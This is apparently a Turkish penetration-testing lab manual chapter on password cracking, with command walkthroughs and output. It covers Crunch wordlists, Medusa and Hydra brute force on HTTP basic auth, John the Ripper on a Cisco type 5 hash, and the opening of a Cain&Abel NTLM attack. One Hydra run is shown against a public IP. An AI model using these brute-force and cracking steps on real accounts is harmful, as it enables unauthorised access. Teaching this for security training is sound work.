

[PENTEST LAB ÇALIŞMALARI]



PENTEST EĞİTİMİ UYGULAMA KİTABI

BÖLÜM - 5

İÇİNDEKİLER

5. PAROLA KIRMA SALDIRILARI

BU KATEGORİDEKİ LAB UYGULAMA LİSTESİ

- 5.1. Crunch Kullanarak İsteğe Göre Sözlük Listesi Oluşturma
- 5.2. Http Basic Auth Korumalı Sitelere Yönelik Brute Force
- 5.3. Cisco Type 5 Parolalarının Jtr Kullanılarak Kırılması
- 5.4. Cain-Abel Kullanarak Parola Kırma Saldırıları
- 5.5. Windows Parola Özetlerinin Kaba Kuvvet Saldırıları ile Kırılması
- 5.6. OclHashcat Kullanarak Parola Kırma Saldırıları
- 5.7. HTML Form Auth. Korumalı Sayfalara Yönelik Kaba Kuvvet Parola Denemeleri
- 5.8. Fireforce Kullanarak Hedefe Yönelik Kaba Kuvvet Saldırısı Yapma
- 5.9. Owa Hesaplarını Bruteforce ile Elegeçirme
- 5.10. Windows Hesaplarını Rdp Üzerinden Bruteforce ile Elegeçirme
- 5.11. Windows Hesaplarını Smb Üzerinden Bruteforce ile Elegeçirme
- 5.12. Offline Windows Parola Elde Etme Çalışmaları

5.1. Crunch Kullanarak İsteğe Göre Sözlük Listesi Oluşturma

Amaç: Crunch ile istenilen formatta wordlist oluşturma

Kullanılan Araçlar:

- Crunch

Adımlar:

1.Adım: Backtrack linux işletim sistemi üzerinde kurulu gelen crunch'a ilgili path takip edilerek erişilebilir;

```
root@bt:~/Desktop# cd /pentest/passwords/crunch/  
root@bt:/pentest/passwords/crunch# ls  
charset.lst crunch GPL.TXT
```

Burada charset.lst isimli dosya crunch ile birlikte kullanabileceğiniz karakter gruplarının tanımlanıldığı dosyadır. Örneğin yalnızca rakamların kullanılacaksa bu dosyada bu gruba verilen **numerics** charseti kullanılmalıdır. Charset.lst dosyasının içeriğinin bir kısmı aşağıdaki gibidir.

```
root@bt:/pentest/passwords/crunch# cat charset.lst  
# charset configuration file for winrtgen v1.2 by Massimiliano Montoro  
(mao@oxid.it)  
# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei  
<shuanglei@hotmail.com>  
hex-lower = [0123456789abcdef]  
hex-upper = [0123456789ABCDEF]  
numeric = [0123456789]  
numeric-space = [0123456789 ]  
symbols14 = [!@#$%^&*()-_+=]  
symbols14-space = [!@#$%^&*()-_+= ]  
symbols-all = [!@#$%^&*()-_+=~`{}|\\;\"<>,.?/]  
symbols-all-space = [!@#$%^&*()-_+=~`{}|\\;\"<>,.?/ ]  
ualpha = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]  
ualpha-space = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]  
ualpha-numeric = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]  
ualpha-numeric-space = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 ]
```

2.Adım: Yalnızca rakamlardan oluşan minimum 1, maksimum 8 karakterli **rakamlar.txt** isimli wordlist oluşturma;

```
root@bt:/pentest/passwords/crunch# ./crunch 1 8 -f charset.lst numeric -o  
rakamlar.txt
```

[PENTEST LAB ÇALIŞMALARI]

```
Crunch will now generate the following amount of data: 987654320 bytes
```

```
941 MB
```

```
0 GB
```

```
0 TB
```

```
0 PB
```

```
Crunch will now generate the following number of lines: 111111110
```

```
25%
```

```
53%
```

```
76%
```

```
100%
```

Burada **-f** parametresi charset değerini vermek için, **-o** parametresi ise output(çıkıtı) dosyasını belirtmek için kullanılmıştır.

Aynı işlem şu komutla da yapılabilir;

```
root@bt:/pentest/passwords-crunch# ./crunch 1 8 1234567890 numeric -o  
rakamlar.txt
```

3.Adım: Aşağıda verilen senaryoya göre wordlist oluşturulacaktır;

1.Şifrenin ilk 4 karakteri 1453

2.Şifre 10 karakterli

3.Şifrenin son iki karakteri ab

4.Geri kalan kısımları ise büyük harflerden oluşmaktadır(o halde ","(virgül) işaretini kullanacaktır).

5.Çıktı ozel.txt dosyasına yazdırılacaktır.

```
root@bt:/pentest/passwords-crunch# ./crunch 10 10 -t 1453,,,ab -o ozel.txt
```

```
Crunch will now generate the following amount of data: 5026736 bytes
```

```
4 MB
```

```
0 GB
```

```
0 TB
```

```
0 PB
```

```
Crunch will now generate the following number of lines: 456976
```

```
100%
```

Oluşturulan parolaların bir kısmı aşağıda gösterilmiştir.

```
root@bt:/pentest/passwords-crunch# head ozel.txt
```

```
1453AAAAab
```

```
1453AAABab
```

```
1453AAACab
```

[PENTEST LAB ÇALIŞMALARI]

```
1453AAADab  
1453AAAEBab  
1453AAAFab  
1453AAAGab  
1453AAA Hab  
1453AAA lab  
1453AAA Jab
```

Özel bir wordlist oluşturmak için kullanılan -t parametresi ile kullanılabilcek karakterler ve anlamları;

5.2. HTTP Basic Auth Korumalı Sitelere Yönelik Brute Force


Amaç: Web basic auth korumalı web uygulamalarında kullanılan user/pass bilgisini kaba kuwert saldırıları ile elde etme

Kullanılan Araçlar:

- Medusa

Adımlar:

1. **Adım:** Http basic auth korumalı sayfaların görünümü:



2. **Adım:** Medusa ile bu sayfalara yönelik kaba kuwert(brute force) saldırıları:

```
root@bt:~/Desktop# medusa -h 192.168.5.5 -U users.txt -P pass.txt -M http -F
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
<jmk@foofus.net>
ACCOUNT CHECK:[http] Host: 192.168.5.5 (1 of 1, 0 complete) User: admin (1 of
2, 0 complete) Password: 123456 (1 of 17 complete)
ACCOUNT CHECK:[http] Host: 192.168.5.5 (1 of 1, 0 complete) User: admin (1 of
2, 0 complete) Password: 1 (2 of 17 complete)
ACCOUNT CHECK:[http] Host: 192.168.5.5(1 of 1, 0 complete) User: admin (1 of
2, 0 complete) Password: 123 (3 of 17 complete)
ACCOUNT CHECK:[http] Host: 192.168.5.5 (1 of 1, 0 complete) User: admin (1 of
2, 0 complete) Password: 1234 (4 of 17 complete)
ACCOUNT FOUND:[http] Host: 192.168.5.5 User: admin Password: 1234
[SUCCESS]
```

- U ile denenecek kullanıcı adları bir listeden verilir.
- P ile denenecek parolalar bir listeden verilir.
- M ile saldırının yapılacak metot seçilir.
- F ile ilk başarılı loginde saldırının durdurulması seçilir.

[PENTEST LAB ÇALIŞMALARI]

3. Adım: Hydra ile basic http auth. koruması olan sayfalara yönelik kaba kuvvet saldırısı:

```
root@bt:~/Desktop# hydra -L users.txt -P pass.txt http://131.104.163.19/
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only
Hydra (http://www.thc.org/thc-hydra) starting at 2012-11-30 11:09:00

[WARNING] The service http has been replaced with http-head and http-get, using
by default GET method. Same for https.
[WARNING] You must supply the web page as an additional option or via -m,
default path set to /
[DATA] 16 tasks, 1 server, 34 login tries (l:2/p:17), ~2 tries per task
[DATA] attacking service http-get on port 80
[80][www] host: 131.104.163.19 login:admin password: 1234
[80][www] host: 131.104.163.19 login:test password: 1234
[STATUS] attack finished for 131.104.163.19 (waiting for children to finish)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2012-11-30 11:09:05
```

-L ile denenecek kullanıcı adları bir listeden verilir.

-P ile denenecek parolaları bir listeden verilir.

5.3. Cisco Type 5 Parolalarının JTR(John The Ripper) Kullanılarak Kırılması

Açıklama:

Cisco ağ cihazlarında iki tip parola vardır. Bunlar Type 7 ve type 5 parola tipleridir.

```
enable secret 5 $1$0a4m$jsbSzU.vytsZFISdJtbQI4  
enable password 7 062E0A1B76411F2D5C
```

Type 7 kolaca “çözülebilir” bir algoritma kullanmaktadır. Internet üzerinden edinilecek çeşitli araçlarla type7 parolaları rahatlıkla çözülebilir.

(<http://www.ibeast.com/content/tools/CiscoPassword/index.asp>)

Type 5(enable secret), parolayı md5+salt kullanarak saklamaktadır. Örnek olarak FreeBSD parola tipi alınmıştır. Dolayısıyla JTR'in Cisco parolalarını kırması için herhangi bir ek yama gerektirmez.

Uygulama:

Örnek Cisco type 5 parolası: **\$1\$WhZT\$YYEI3f0wwWJGAXtAayK/Q.**

Bu parolayı cisco_type5 adlı bir dosyaya ekleyerek aşağıdaki komutla kırma işlemi başlatılabilir.

```
# ./john cisco_type5  
Loaded 1 password hash (FreeBSD MD5 [32/32])  
test ?  
guesses: 1 time: 0:00:00:02 100.00% (2) (ETA: Thu Nov 25  
03:40:51 2010) c/s: 7116 trying: test
```

Burada seçilen parola basit olduğu için kolaylıkla kırılmıştır. Parolanın daha zor olduğu durumlarda JTR'in ileri seviye özellikleri kullanılması gerekebilir.

Mesela kırılmak istenen parolanın JTR'in varsayılan sözlük listesinde olmadığı varsayılsın. Bu durumda ya kaba kuvvet denemesi(brute force) ya da sözlük saldırısı denemesi gerçekleştirilebilir.

Kaba kuvvet parola saldırısı çok uzun süreceği için sözlük yöntemi tercih edilecektir. JTR'a sözlük kullanmasını **-w:dosya_adi** parametresiyle aktarabiliriz.

```
# ./john  
-w:son_wordlist_turkce cisco_type5_test  
Loaded 1 password hash (FreeBSD MD5 [32/32])  
guesses: 0 time: 0:00:00:04 3.48% (ETA: Thu Nov 25 03:53:43  
2010) c/s: 7353 trying: ow8  
deneme (bga)
```

[PENTEST LAB ÇALIŞMALARI]

Çıktıdan görüleceği gibi JTR'in md5+salt değeri kullanılan parola formatlarına karşı hızı çok yüksek değil(saniyede ~7500 deneme). Bunun temel nedeni sözlük listesindeki her bir satırı alıp öncelikle hash oluşturup sonra varolan hash değeriyile karşılaştırmasıdır. Oysa burada rainbowtable kullanabilseydi, bu işlem sadece birkaç saniye sürecekti.

5.4. Cain&Abel Aracı ile Parola Kırmak


Kullanılan Araçlar:

- Cain&Abel

Adımlar:


Windows NTLM parolası sözlük saldırısı (Dictionary Attack) ile kırılacaktır.

1. Adım: Cain & Abel aracı çalıştırılarak Cracker menüsü seçilir.




2. Adım: Yerel sistemde bulunan hash değerini sisteme tanıtmak için, Artı (+) işaretine basılır.

[PENTEST LAB ÇALIŞMALARI]

